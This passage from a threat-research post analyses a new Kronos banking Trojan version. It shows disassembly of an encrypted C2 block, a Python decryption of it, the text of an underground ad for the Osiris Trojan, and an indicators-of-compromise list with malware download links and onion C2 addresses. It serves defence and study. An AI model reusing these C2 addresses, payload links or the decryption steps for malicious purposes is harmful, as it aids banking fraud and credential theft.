.text:00471109                                         ; DATA XREF: sub_47077A+1B↑o
.text:00471109                 push    ebp
.text:0047110A                 mov     ebp, esp
.text:0047110C                 and     dword_4E3C10, 0
.text:00471113                 pop     ebp
.text:00471114                 retn
.text:00471114 encrypted_c2s_start_sentinel endp
.text:00471114
.text:00471114 ; ---------------------------------------------------------------------------
.text:00471115 encrypted_c2s   db 53h, 48h, 3Ah        ; DATA XREF: sub_4782BD+34A↓o
.text:00471115                                         ; sub_47866F+79E↓o
.text:00471118                 dd 0E9A19B0Ah, 2FBE15ECh, 9C4ADF8Ah, 7F1221Bh, 739D245Eh
.text:00471118                 dd 9676B71Dh, 0C8E094h, 177CD7DBh, 0B8AB13F4h, 688AB1CAh
.text:00471118                 dd 0F9C86DBAh, 5DE28864h, 0CFFF8C8Fh, 5557BBBCh, 0CF5EFBA2h
.text:00471118                 dd 0C3C95EC3h
.text:00471158
.text:00471158 ; =============== S U B R O U T I N E =======================================
.text:00471158
.text:00471158 ; Attributes: bp-based frame
.text:00471158
.text:00471158 encrypted_c2s_end_sentinel proc near    ; CODE XREF: sub_472B40↓p
.text:00471158                 push    ebp
.text:00471159                 mov     ebp, esp
.text:0047115B                 mov     dword_4E3C10, 1
.text:00471165                 pop     ebp
.text:00471166                 retn
.text:00471166 encrypted_c2s_end_sentinel endp
```

Figure 10: Encrypted C&Cs

```
# encrypted C2s
>>> encrypted_c2s
'SH:\n\x9b\xa1\xe9\xec\x15\xbe/\x8a\xdfJ\x9c\x1b"\xf1\x07^$\x9ds\x1d\xb7v\x96\x94\xe0\xc8\x00\xdb\xd7|\x17\xf4\x13\xab\xb8\xca\xb1\x8ah\xbam\xc8\xf9d\
x88\xe2]\x8f\x8c\xff\xcf\xbc\xbbWU\xa2\xfb^\xcf\xc3'

# first round uses Blowfish decryption
# key is extracted from sample
>>> blowfish_key
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
>>> blowfish = Blowfish.new(blowfish_key)
>>> round1 = blowfish.decrypt(encrypted_c2s)

# second round uses AES decryption
# key and IV are extracted from sample
>>> aes_key
'\xad\xad\xe61\xbcGe\xcfcK<\xf0\x8b\x1f\x90c'
>>> aes_iv
'|\xa8OW\xd4\xf9\xea\x7f\x16\xaa\xa8\xea!\x9d\x97\xd0'
>>> aes = AES.new(aes_key, AES.MODE_CBC, aes_iv)
>>> round2 = aes.decrypt(round1)

>>> round2
'http://suzfjfguuis326qw.onion/kpanel/connect.php\x00\xeb\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e'
```

Figure 11: Example of C&C decryption using Python

Osiris Banking Trojan

Around the same time samples of the new version of Kronos were appearing in the wild, an ad for a new banking Trojan called “Osiris” (the Egyptian god of rebirth, among others) appeared on an underground hacking forum (Figure 12).

```
What is Osiris?
It is a C++ Banking Trojan over Tor.

Why should i get Osiris?
Osiris cannot be tracked or shutdown because uses Tor connections and fully supports Win Vista/7/8/8.1/10 Natively.

What are the Features?
-Tor Connection
-Ring 3 Rootkit 32 and 64bit
-Formgrabber POST and GET requests (it will grab everything) fully supported on Chrome 65 and FireFox 59 latest versions and below.
-WebInjections Zeus style webinjects with automatic Update of injections,supported on Internet Explorer,FireFox 59 and below.
//Please Read comment for Chrome:
(Chrome will be updated works only on old version for now ,due to Chrome change completely its structure since version 64 it only works the Formgrabber atm)
-Keylogger
-Download & Execute
-Bot Update
-Broswer Password Recovery works on Firefox and Chrome
-Proactive Bypass
-AntVMware,AntiSandbox,AntiDebug Support

What is the Size of the bot?
The size its 350kb we will work on improve the size to make it smaller.

How much does all this cost?
The Price is $2,000 per month

What you will have?
Full support and webinjections documentation

Note:
Extra features will be added soon.
The price of the Osiris will increase and will not affect old costumers.
You can also buy full lifetime license if really need it.

Rules:
1. Refunds cannot be applied because the botnet cannot be shutdown.
2. No sharing or giving out panel or the bot to unauthorized parties.
3. Any issues please contact me directly first do not post on the Thread.
4. You can sell the license with my approval and will cost you a fee of 1000$.
5. If you dont follow the rules it will result the termination of license without refunds.
```

Figure 12: Text from an ad for the Osiris banking Trojan

Some of the features highlighted in the ad (written in C++, banking Trojan, uses Tor, has form grabbing and keylogger functionality, and uses Zeus-formatted webinjects) overlap with features we observed in this new version of Kronos.

The ad mentions the size of the bot to be 350 KB which is very close to the size (351 KB) of an early, unpacked sample of the new version of Kronos we found in the wild [8]. This sample was also named “os.exe” which may be short for “Osiris”.

Additionally, some file names used in the Japanese campaign discussed above made reference to the same name:

- hxxp://fritsy83[.]website/Osiris.exe
- hxxp://oo00mika84[.]website/Osiris_jmjp_auto2_noinj.exe

While these connections are speculative, they are something to keep in mind as research into this threat continues.

Conclusion

The reappearance of a successful and fairly high-profile banking Trojan, Kronos, is consistent with the increased prevalence of bankers across the threat landscape. The first half of this year has been marked by substantial diversity among malicious email campaigns but banking Trojans in particular have predominated. The Kronos banking Trojan has a relatively long and interesting history and it looks like it will continue as a fixture in the threat landscape for now. This post was an overview of a new version of the malware that has emerged recently, the primary new feature of which is the use of Tor. While there is significant evidence that this malware is a new version or variant of Kronos, there is also some circumstantial evidence suggesting it has been rebranded and is being sold as the Osiris banking Trojan.

References

[1] https://securityintelligence.com/the-father-of-zeus-kronos-malware-discovered/

[2] https://twitter.com/tildedennis/status/982354212695584768

[3] https://twitter.com/nao_sec/status/1017810198931517440

[4] https://www.lexsi.com/securityhub/overview-kronos-banking-malware-rootkit/?lang=en

[5] https://www.lexsi.com/securityhub/kronos-decrypting-the-configuration-file-and-injects/?lang=en

[6] https://blog.malwarebytes.com/cybercrime/2017/08/inside-kronos-malware/

[7] https://blog.malwarebytes.com/cybercrime/2017/08/inside-kronos-malware-p2/

[8] https://www.virustotal.com/en/file/e1347d1353775c4b18dc83fbf22f7ba248e1a27f255d7487782dc6f9fee0607d/analysis/

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
bb308bf53944e0c7c74695095169363d1323fe9ce6c6117feda2ee429ebf530d	SHA256	Mahnung_9415171.doc used in German campaign
https://dkb-agbs[.]com/25062018.exe	URL	Mahnung_9415171.doc payload used in German campaign
4af17e81e9badf3d03572e808e0a881f6c61969157052903cd68962b9e084177	SHA256	New version of Kronos used in German campaign
http://jhrppbnh4d674kzh[.]onion/kpanel/connect.php	URL	Kronos C&C used in German campaign
https://startupbulawayo[.]website/d03ohi2e3232/	URL	Webinject C&C used in the German campaign

http://envirodry[.]ca	URL	Contains malicious redirect to RIG EK used in the Japan campaign
5[.]23[.]54[.]158	IP	RIG EK used in the Japan campaign
3cc154a1ea3070d008c9210d31364246889a61b77ed92b733c5bf7f81e774c40	SHA256	SmokeLoader used in the Japan campaign
http://lionoi.adygeya[.]su	URL	SmokeLoader C&C used in the Japan campaign
http://milliaoin[.]info	URL	SmokeLoader C&C used in the Japan campaign
http://fritsy83[.]website/Osiris.exe	URL	New version of Kronos download link used in the Japan campaign
http://oo00mika84[.]website/Osiris_jmjp_auto2_noinj.exe	URL	New version of Kronos download link used in the Japan campaign
3eb389ea6d4882b0d4a613dba89a04f4c454448ff7a60a282986bdded6750741	SHA256	New version of Kronos used in the Japan campaign
http://jmjp2l7yqgaj5xvv[.]onion/kpanel/connect.php	URL	Kronos C&C used in the Japan campaign

https://kioxixu.abkhazia[.]su/	URL	Webinject C&C used in the Japan campaign
045acd6de0321223ff1f1c579c03ea47a6abd32b11d01874d1723b48525c9108	SHA256	“Faktura 2018.07.16.doc” used in the Poland campaign
http://mysit[.]space/123//v/0jLHzUW	URL	New version of Kronos download link used in the Poland campaign
e7d3181ef643d77bb33fe328d1ea58f512b4f27c8e6ed71935a2e7548f2facc0	SHA256	New version of Kronos used in the Poland campaign
http://suzfjfguuis326qw[.]onion/kpanel/connect.php	URL	Kronos C&C used in the Poland campaign
http://gameboosts[.]net/app/Player_v1.02.exe	URL	New version of Kronos download link used in “Work in progress” campaign
93590cb4e88a5f779c5b062c9ade75f9a5239cd11b3deafb749346620c5e1218	SHA256	New version of Kronos used in “Work in progress” campaign
http://mysmo35wlwhrkeez[.]onion/kpanel/connect.php	URL	Kronos C&C used in “Work in progress” campaign

Source: https://www.proofpoint.com/us/threat-insight/post/kronos-reborn